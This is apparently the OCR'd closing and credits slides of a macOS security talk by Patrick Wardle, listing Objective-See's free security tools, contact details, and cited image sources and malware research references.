
Synack

OBJECTIVE-SEE (.COM)

free security tools!

Objective-See

support it :)
www.patreon.com/objective_see



"providing visibility to the core"

TaskExplorer

Hijack Scanner

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Synack

Questions & Answers

contact me any time :)

patrick@synack.com

@patrickwardle

Objective-See


patreon.com/objective_see

Synack join the red team!

www.synack.com/red-team

CREDITS

mahalo :)



images

- FLATICON.COM
- THEZOOOM.COM
- ICONMONSTR.COM
- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG

resources

- "MAC OS X AND IOS INTERNALS" -JONATHAN LEVIN
- LABS.BITDEFENDER.COM/WP-CONTENT/UPLOADS/2016/07/BACKDOOR-MAC-ELEANOR_FINAL.PDF
- SECURELIST.COM/BLOG/RESEARCH/75990/THE-MISSING-PIECE-SOPHISTICATED-OS-X-BACKDOOR-DISCOVERED/
- HTTPS://DEVELOPER.APPLE.COM/LIBRARY/CONTENT/DOCUMENTATION/AUDIOVIDEO/CONCEPTUAL/AVFOUNDATIONPG/ARTICLES/00_INTRODUCTION.HTML#//APPLE_REF/DOC/UID/TP40010188-CH1-SW3